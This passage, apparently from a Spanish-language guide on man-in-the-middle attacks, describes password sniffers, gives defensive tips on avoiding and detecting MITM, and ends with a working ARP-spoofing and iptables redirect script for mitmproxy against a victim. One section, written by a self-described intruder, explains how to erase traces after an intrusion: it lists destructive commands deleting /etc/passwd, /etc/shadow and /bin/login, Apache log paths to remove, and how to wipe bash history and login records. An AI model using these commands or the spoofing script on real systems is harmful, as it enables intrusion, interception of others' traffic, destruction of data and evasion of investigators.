
Capsa Características del succionador de paquete:

- Detalle Supervisor de tráfico de todos los equipos
- El control de ancho de banda (para encontrar los equipos que están viendo vídeos en línea)
- Diagnóstico de Red para identificar problemas en la red
- La actividad Network registro (para la grabación de mensajería instantánea y correo web)
- Red de monitoreo del comportamiento



InnoNWSniffer


El InnoNWSniffer nombre es sinónimo de Inno Network Sniffer. La aplicación fue desarrollada para ser un pequeño escáner de propiedad intelectual similar a la de redes Sniffer. Puede escanear en vivo IP pública y escanear cualquier ordenador de la LAN. Más sobre el mismo puede dar una información detallada del sistema.



SniffPass

Es un succionador de tráfico del paquete único, que se centra en la captura de contraseñas de tráfico de la red. Cada vez que se activa rastreadores contraseña Sniffpass, se mantiene sobre el control de tráfico de red y tan pronto como se intercepta una contraseña, que inmediatamente pone de manifiesto que en la pantalla. Esta es una gran manera de encontrar las contraseñas olvidadas de sitios web.

Sniffer Sniffpass contraseña es muy fácil en su uso, y proporciona una agradable interfaz gráfica de usuario para controlar todas las contraseñas capturadas. Contraseña Sniffpass sniffer compatible con la mayoría de los protocolos de redes, tales como: POP3, IMAP4, SMTP, FTP y HTTP.



Como borrar tus huellas digitales tras hacer una intrusión con MITM

Introducción

Existen tantos tipos de huellas, como tipos de ataques realizados.

Lo primero que hay que tener en cuenta, es qué hicimos, y como nos pueden coger.

Para entrar a robar a una casa, puede tirarse la puerta a patadas, utilizar una palanca (Fuerza Bruta), Ganzúas... En el primer caso hay que recomponer la puerta, en el seguro repararla, en el tercero, deshacerse de las ganzúas. Esto no implica que no queden otros rastros.

Existen muchos tipos de herramientas, backdoors, sniffers para capturar datos, logs de acceso de Apache u otros servicios (daemons)...

Muchos "Hackers" se limitan a eliminar los access_logs del apache, destruir webshells y backdoors, y root exploit's (Lo cual olvidé en mi último relato, por lo que supieron de la actividad, aunque no conocen su autor), y la cosa no es así.

Si creamos un usuario, no bastaría con eliminar la cuenta... ¿Cómo creaste el usuario? ¿Mediante comandos?

El fin de esta guía no es realizar el ataque perfecto, sino más bien una orientación. Existen multitud de herramientas, tales como Zappers que afirman eliminar todo rastro... Cuando esto no es así.

Daremos un repaso por los medios más utilizados.

A) Destrucción del sistema

Esto ocurre cuando la evidencia es tal, que no queda otro remedio.

La forma más común, al menos en mi caso, sería inhabilitar el login, y causar un tal destrozo que el único medio sea la destrucción total o parcial. He aquí algunos Comandos de interés:

```
Shell - Konsole
rm /etc/passwd
rm /etc/shadow
rm /bin/login
rm /bin/rm
rm /etc/inetd.conf
killall login
```

B) Capturando y eliminando los access log de Apache.

Esta opción solo es viable si únicamente realizaste un ataque a nivel Web, por ejemplo, una Webshell

Los directorios más comunes son:

```
Shell - Konsole
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
apache/logs/error.log
apache/logs/access.log
etc/httpd/logs/acces_log
etc/httpd/logs/acces.log
etc/httpd/logs/error_log
etc/httpd/logs/error.log
var/www/logs/access_log
var/www/logs/access.log
usr/local/apache/logs/access_log
usr/local/apache/logs/access.log
var/log/apache/access_log
var/log/apache2/access_log
var/log/apache/access.log
var/log/apache2/access.log
var/log/access_log
var/log/access.log
var/www/logs/error_log
var/www/logs/error.log
usr/local/apache/logs/error_log
usr/local/apache/logs/error.log
var/log/apache/error_log
var/log/apache2/error_log
var/log/apache/error.log
var/log/apache2/error.log
var/log/error_log
var/log/error.log
var/log/access_log
var/log/access_log
```

Se puede eliminar con RM, o editar, pero para asegurarse de no dejar nada mal, hacer uso de Tee.

C) Eliminar el Bash History

- Si, es algo lógico, que mucha gente olvida...
- Es tan sencillo como editar y/o eliminar el `.bash_history` o `.sh_history`
- Recordar: Esto se hace JUSTO ANTES de salir.

D) Eliminar todo rastro de exploits, webshells, sniffers, ...

- Como comenté, me descubrieron por dejar un Root Exploit. No saben quién fue, pero ahí supongo que seguirá.

E) Tener cuidado con los cambios en el sistema

- Este paso es vital. Si hiciste un cambio y te agarran, será peor que si solo realizaste la intrusión, dependiendo del país en el que residas.

F) Cuidado con los Backdoors

- Durante un corto tiempo puede pasar inadvertido, durante más, puede ser descubierto... Más vale prevenir que curar.

G) Eliminar toda cuenta realizada (sobre todo si tiene permisos de Root)

- No basta con eliminar los permisos de shell (`/sh/false`)

H) Cuidado con los usuarios:

Si hay alguien más logeado al sistema, puede ser muy peligroso.

H-1) Pueden capturarte fácilmente, además de rastrearte sin el más mínimo problema.

I) Desconfía de todos.

El anonimato implica el silencio absoluto, discreción, y seguridad. Jamás digas "Ataqué X servidor", si hay necesidad, "Ataqué un servidor". Fuera del sistema, si eres buscado, no dudes que te espíarán.

- No existe proxy seguro, solo muy fáciles, fáciles, complejos, y extremadamente complejos. Pero no seguros.

J) Cuidado con el syslog.

- En ocasiones puede ser más complejo de lo habitual deshacerse de cambios realizados en él.

K) Comandos de interés:

- Who: Lista usuarios activos.
- last: Último inicio de sesión de usuario.
- ps: Procesos activos.
- lastcom / history: Comandos realizados. Véase apartado C.

L) Ficheros peligrosos:

- utmp: Guarda un registro (log) de los usuarios que están utilizando el sistema mientras estan conectados al sistema. Directorios: /var/adm/utmp y /etc/utmp
- wtmp: Guarda un log cada vez que un usuario se introduce en el sistema o sale del sistema.
- lastlog: Guarda un log del momento exacto en que un usuario entro por última vez.
- acct o pacct: Registra todos los comandos ejecutados por cada usuario (aunque no registra los argumentos con que dichos comandos fueron ejecutados).

Como evitar un ataque MITM

Ataques basados en servidores DHCP

Las medidas que los usuarios de internet pueden tomar para prevenir los ataques de DHCP spoofing se reducen, en general, a ser precavidos en lo relativo al uso de redes desconocidas. Grosso modo, se recomienda la utilización de aplicaciones web de bancos online y plataformas de compra que pongan en peligro la seguridad tan solo en redes locales conocidas y fidedignas, como la red doméstica privada o las redes corporativas.

ARP cache poisoning

Al igual que en los ataques basados en servidores DHCP, que se realizan en una red de área local corrupta, en este caso los usuarios tienen muy pocas posibilidades para hacer frente al ataque de ARP spoofing. Una de las medidas preventivas consiste en evitar redes desconocidas o en utilizarlas con prudencia.

Ataques basados en servidores DNS

Uno de los puntos de partida para los ataques de los hackers se produce en los servidores que utilizan una versión muy antigua del software de DNS, los cuales, en general, aceptan y guardan aquellos datos solicitados de manera explícita, pero también los que se suministran de manera adicional. Si los hackers consiguen acceder a un único servidor DNS, resulta sencillo entregar registros falsos con cada dirección IP correcta y, por lo tanto, “envenenar” el caché del servidor DNS que realiza la solicitud.

La efectividad de los man in the middle attacks se muestra en algunos acontecimientos que tuvieron lugar en el pasado, en los que se desviaron rangos de nombres completos. A los usuarios les resulta prácticamente imposible protegerse frente a un ataque de este tipo, ya que estos tienen lugar directamente en la infraestructura de Internet. De ello se deduce que la principal tarea de los administradores es ocuparse de que los servidores DNS que estos facilitan utilicen un software actual y que este esté protegido como es debido. De esta manera es como se desarrollaron diversos estándares de Internet bajo el nombre de DNSSEC (Domain Name System Security Extensions), que amplía el sistema de nombres de dominio para que los diferentes mecanismos de seguridad garanticen la autenticidad e integridad de los datos. La difusión de estos estándares sigue siendo un proceso lento.

Simulación de un punto de acceso inalámbrico

Para protegerse de este tipo de ataques se recomienda que los usuarios de Internet se conecten principalmente con las redes inalámbricas que les sean conocidas y que se aseguren que están utilizando el punto de acceso oficial del proveedor de la conexión.

Prevenir un ataque man in the browser

La manera más efectiva de prevenir los ataques man in the browser es asegurarse que todos los componentes de software del sistema en uso están actualizados y que se reducen las vulnerabilidades por medio de actualizaciones de seguridad.

Escenarios en los que pueda darse

La tecnología inalámbrica es intrínsecamente menos segura. El wifi es un punto de entrada de los hackers, por lo que tenemos que ser más consecuentes en cuanto a la seguridad, en cuanto a las redes wifi se pueden dar dos posibles escenarios:

Redes Wifi Abiertas

En la actualidad, son muchos los usuarios que utilizan las redes de restaurantes u hoteles para acceder a Internet y sus servicios. El compartir Wi-Fi con piratas informáticos es la forma más sencilla de acabar infectado o hackeado. Los ataques MITM son reales, se aprovecha la necesidad de los usuarios de dispositivos móviles para acceder a internet a través de wifi público.

Si el envío de información entre los extremos no está protegido de forma correcta, nos podemos encontrar con que alguien podría inyectar información, modificar la enviada o simplemente realizar la recopilación de la misma.

La mejor medida de seguridad es no conectarse a ninguna red Wi-Fi, tratarlas todas con sospecha, o bien tomar las mayores medidas de precaución que podamos. Presentamos algunas sugerencias para intentar evitar ser víctima de un ataque MITM:

- Nunca deje a sus dispositivos conectarse automáticamente a un router WiFi abierta.
- Utilice un servicio de VPN (Red Privada Virtual) para crear un túnel seguro a un servidor conocido, con cifrado automático de los paquetes de datos. Si el punto de acceso wi-fi público no acepta una conexión VPN no debería conectarse, ya que es una advertencia de seguridad.
- Evite los proveedores de VPN gratuitos, el servidor VPN podría ser la MITM, son poco fiables y podrían ser portadores de software malicioso.
- Si no cuenta con servicio VPN, sólo debería conectarse a servidores Web que ofrecen una conexión HTTPS (HTTP seguro).
- El protocolo HTTPS utiliza un certificado como parte del proceso de autenticación. El hacker para realizar el ataque MITM intentará proporcionarle un certificado falso. No hay que confiar en ningún certificado inmediatamente, aunque sea temporal, no acepte un certificado de una autoridad de certificación desconocida, ni un certificado auto-firmado, si tiene dudas, lo mejor es no aceptarlo.
- Si necesita convertir su teléfono en un hotspot Wi-Fi, debe proteger con contraseña de acceso para evitar que otros usuarios accedan a su red.

- Evitar transacciones bancarias y actividades en las que tengamos que dar datos personales en redes abiertas.
- Usar en el móvil o router un tipo de cifrado de datos lo más fuerte posible: WPA2-PSK, WPA-PSK y como último recurso WEP.

En definitiva, usar el sentido común.



Las dos formas más comunes de ataques MitM a https implementan el SSL Stripping y el SSL bumping. SSL Stripping provoca una evasión de la redirección automática que aseguran las conexiones HTTPS y SSL Bumping usa falsos certificados SSL para engañar a las aplicaciones y Navegadores Web haciéndoles creer que están usando conexiones Web privadas.

La solución que se propone para mitigar este tipo de amenazas es Mobile Threat Prevention, una aplicación que detecta ataques que podrían dejar información sensible desprotegida y abierta a manos de los cyber-criminales. Checkpoint entre otras marcas ha definido políticas y creado este tipo de aplicaciones funcionales para el resguardo de información.

Con esta solución se brinda a los usuarios la ventaja de conectarse a redes Wi-Fi® validando la integridad de las conexiones SSL y detectando si sus conexiones inalámbricas se encuentran comprometidas, para que esto suceda, este aplicativo revisa la seguridad de la conexión usando una red Honeypot basada en cloud que detecta si alguien está usando un ataque MitM.

Mi red Wifi de casa

Teniendo en cuenta todo lo dicho, es un motivo importante para proteger la red Wi-Fi de nuestro hogar, para que personas no autorizadas que no hagan uso de nuestras redes inalámbricas. Toma especial importancia la configuración de forma adecuada de

nuestra interfaz Wi-Fi. Vamos a dar algunos consejos para mejorar la seguridad de nuestra red:


- Crear un acceso personalizado como administrador los datos de inicio de sesión no son individuales, sino que son iguales para todos los dispositivos de cada modelo y los diccionarios de cracking de contraseñas utilizados por los hackers están precargados con SSID comunes y predeterminados.
- Es posible desactivar la difusión de SSID, haciendo esencialmente invisible el nombre de su red, pero no lo sugiero. Forzar a los usuarios a introducir manualmente el SSID, y los efectos de rendimiento negativo de las peticiones de sondeo en el Wi-fi, por lo general superan el beneficio de seguridad. Y alguien con las herramientas adecuadas todavía puede capturar el SSID de olfatear el tráfico de la red.
- Seleccionar WPA2 como método de encriptación para cifrar tu red inalámbrica, WPA y WEP ya están obsoletos.
- Utilizar Enterprise WPA2 con autenticación 802.1X. Con la seguridad Wi-Fi empresarial, los usuarios introducen su nombre de usuario y contraseña únicos al conectarse. Otra gran ventaja del modo empresarial es que a cada usuario se le asigna su propia clave de cifrado. Esto significa que los usuarios sólo pueden descifrar el tráfico de datos para su propia conexión, sin hacer caso omiso del tráfico inalámbrico de nadie.
- Asegurar la configuración del cliente 802.1X. Una forma de evitar ataques de 'man-in-the-middle' con autenticación 802.1X es utilizar la verificación del servidor en el lado del cliente. IEEE 802.1X es un concepto de seguridad basado en el puerto que solo permite el acceso a los clientes de conexión una vez han sido revisados y aprobados por un servidor de autenticación (RADIUS). Este se basa en una lista predefinida que le informa si el cliente solicitante se puede conectar con el Wireless Access Point. El método de autenticación se basa en el Extensible Authentication Protocol (EAP), también compatible con WPA2. Esta variante también es conocida como WPA2 Enterprise, WPA2-1X o WPA2/802.1X.
- Activa la actualización automática del firmware. Para garantizar una mejor seguridad de tu WLAN es obligatorio que el firmware del punto de acceso inalámbrico esté siempre actualizado.
- Utilice la detección de 'rogue-AP' o la prevención de intrusiones inalámbricas. Algunos vendedores de AP ofrecen un sistema completo de detección de intrusiones inalámbricas (WIDS) o un sistema de protección contra intrusos (WIPS) que pueden detectar una serie de ataques inalámbricos y actividades sospechosas junto con puntos de acceso no autorizados.
- Operar por separado de redes de trabajo y de invitados
- comprobar regularmente de la actualidad y eficiencia de los componentes de red.

Por último, aconsejamos:

- No conectarse a un proxy, un proxy es como un man-in-the-middle, desde el servidor proxy se puede ejecutar cualquier de los ataques MITM.
- Limpiar siempre la caché cuando acabes de navegar, hay ataques man-in-the-tab de tal forma que al borrar la caché dejas de estar infectado.

Como saber si estas siendo víctima de un ataque MITM

Unas de las maneras de detectar si alguien está haciendo una manipulación en tu canal de comunicaciones es muy sencillo, hay que conectarse desde una red Tor a un determinado sitio del que conoces la respuesta, después conectarse sin utilizar la red Tor al mismo sitio y si la respuesta no es la misma es que alguien te está manipulando “los paquetes”.



Es difícil detectar este tipo de aplicaciones (Wireshark o Cain), ya que son programas que trabajan de manera pasiva, y no dejan casi huellas, por no decir ninguna. Mucha de la información que circula por la red lo hace en texto plano, pudiendo acceder desde cualquier ordenador de una misma red a esa información confidencial mediante un simple sniffer, como hemos ido viendo a lo largo de esta guía.

A continuación vamos a ver algunas de las técnicas para intentar detectar un ataque

‘Man in the middle’, no son excluyentes una con otra, así que podemos combinarlas como nos parezca.

Si tenemos acceso a la máquina

Este es el más improbable, por decirlo de alguna manera. Si tenemos acceso físico a las máquinas que forman parte de la red y podemos ver para cada una la lista de aplicaciones y procesos activos, podríamos detectar si existe algún proceso que pueda ser de tipo sniffer. A veces estos programas se ejecutan al iniciar la máquina o bien cuentan con alguna entrada en el registro del sistema.

Por ejemplo, Wireshark, en el caso de no estar ejecutándose, pero sí estar instalado, podemos comprobarlo en el registro de Windows, en la siguiente ruta:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Uninstall\Wireshark.

Prueba de icmp

Vamos a realizar un ping a la dirección IP que deseemos para analizar el retardo de los paquetes. Una vez visto el resultado, creamos conexiones TCP falsas en esa red durante un período de tiempo y esperamos a que el posible sniffer procese estos paquetes, incrementando de esta manera el tiempo de latencia. Si cuando volvamos a analizar el retardo del ping vemos que el tiempo en milisegundos aumenta considerablemente, es posible que tengamos un sniffer en nuestra red.

Prueba Arp

Este test se basa en realizar una petición tipo ICMP echo (ping) a la dirección IP que queramos, pero con una MAC errónea. Para esto, podemos agregar a nuestra tabla ARP la dirección que queramos, es decir, incluir la dirección MAC errónea mediante los comandos que nos ofrece ARP, por ejemplo:

Para agregar una nueva entrada a la tabla ARP podemos teclear el comando:

o `Arp -s [IP] [MAC]`

Se sobreentiende que la MAC es falsa, si posteriormente tecleamos `arp -a` (muestra el contenido de la tabla) vemos que se añade.

Si la dirección MAC es incorrecta el paquete enviado no debería de llegar a su destino, pero en algunos sistemas, al estar en modo promiscuo debido a la utilización de un sniffer, este atenderá el paquete. Si vemos que el paquete llega a su destino, es que la tarjeta de red está en modo promiscuo, y por lo tanto podemos tener un posible sniffer en la red.


Prueba Arp en mi red.

Haciendo un `tracert <url>` podemos ver por dónde va mi tráfico, podemos ver claramente las ip de los nodos, nuestro router, el número de saltos y el tiempo en cada salto y comprobar si vemos algo que nos haga sospechar, sobre todo se ve muy claro si tenemos una ip nueva entre nosotros y nuestro router.

Miramos la tabla ARP con “arp -a”, si tenemos al atacante MITM en nuestra tabla arp, todo el tráfico pasará por el mismo, lo primero es limpiar la tabla ARP con “nestsh interface IP delete arpchache”, desconectamos y volvemos a conectar la red wifi para que el hacker se marche, volvemos a consultar la tabla ARP y vemos que ya no estamos envenenados.

Hay que acceder a la ip del router y añadirlo en bloqueo por ip o MAC.

En este caso que tenemos a alguien al acecho, o en cualquier otro que queramos una protección extra, se pueden usar aplicaciones que detecten cambios en la cache ARP, como podrían ser Patriot-NG de Security-Projects o Marmita de Informatica-54, de esta forma cuando intenten volver a interceptar tu red saltan los programas con un aviso



¿Es posible el robo de datos a pesar de la codificación?

Con la creciente importancia de los métodos de comunicación basados en Internet, que se refleja en casi todos los aspectos de la vida, también aumenta el interés por técnicas con las cuales se pueden transmitir datos por vías cifradas. En el caso de la comunicación mediante navegadores (clients) y servidores en internet, se ha establecido el protocolo de comunicación HTTPS. Este realiza una autenticación del servidor web tomando como base el protocolo de enlace de SSL y crea, sobre la base de una clave de sesión en común y simétrica, un canal de transporte codificado. La autenticación del servidor tiene lugar mediante un certificado SSL.

En teoría, esta autenticación plantea una protección segura contra los ataques man in the middle: en el esquema básico anteriormente expuesto, el sistema C precisa de un certificado SSL fiable para hacerse pasar por el sistema A o el C. En la práctica, dicha protección está relacionada con la integridad del certificado que se usa. En este sentido, en el marco del protocolo de enlace SSL, el navegador tan solo comprueba si el certificado procede de una autoridad de certificación fiable (Certification Authority, CA). En los últimos años, sin embargo, muchas de estas autoridades se han visto comprometidas, de modo que tanto los hackers como los servicios de inteligencia o los gobiernos han tenido la oportunidad de obtener certificados supuestamente de confianza por cuenta propia y de aprovecharse de ellos para llevar a cabo ataques man in the middle.

Por otro lado, los hackers también tienen la posibilidad de emitir sus propios certificados SSL, aunque estos llamados certificados auto firmados envían un aviso al

navegador con la información de que la seguridad de la página web que se ha visitado es dudosa. Sin embargo, hace tiempo que estos avisos no plantean ningún temor a los usuarios de internet cuando visitan dichas páginas.

Con ayuda de un certificado SSL falso, los hackers tienen la posibilidad de hacerse pasar por el servidor de destino cuando se consultan páginas web codificadas con el protocolo SSL. Para poder interceptar y manipular datos sin que nadie sea consciente de ello, también se tiene que engañar a dicho protocolo. Para ello, el atacante transmite su consulta del mismo modo en que un proxy se la transmitiría al destinatario real y, en caso de ser necesario, también de manera codificada. Básicamente, el protocolo de enlace de SSL hace posible una autenticación del lado del cliente por medio de un certificado, aunque en la práctica, esta no suele tener lugar con asiduidad.

Demo de un ataque:

```
root@kali:~# cat redireccionar_y_envenenar.sh
#!/bin/sh

sh -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080

arp spoof -i eth0 -t 192.168.0.1 192.168.0.11 &
arp spoof -i eth0 -t 192.168.0.11 192.168.0.1 &
```


La primera línea del script permite el redireccionamiento

Las 2 siguientes redirigen el tráfico del interfaz eth0 (interfaz por la que puedo ver a la víctima) del puerto 80 (http) y del puerto 443 (https) al 8080 (que es el que usa el programa mitmproxy)

Las dos siguientes realizan un envenenamiento ARP utilizando la herramienta arp spoof a la ips de la víctima (192.168.0.11) y a la ip del router (192.168.0.1)

```
root@kali:~# mitmproxy -T
```


Con este comando ejecutamos el programa mitmproxy en modo terminal



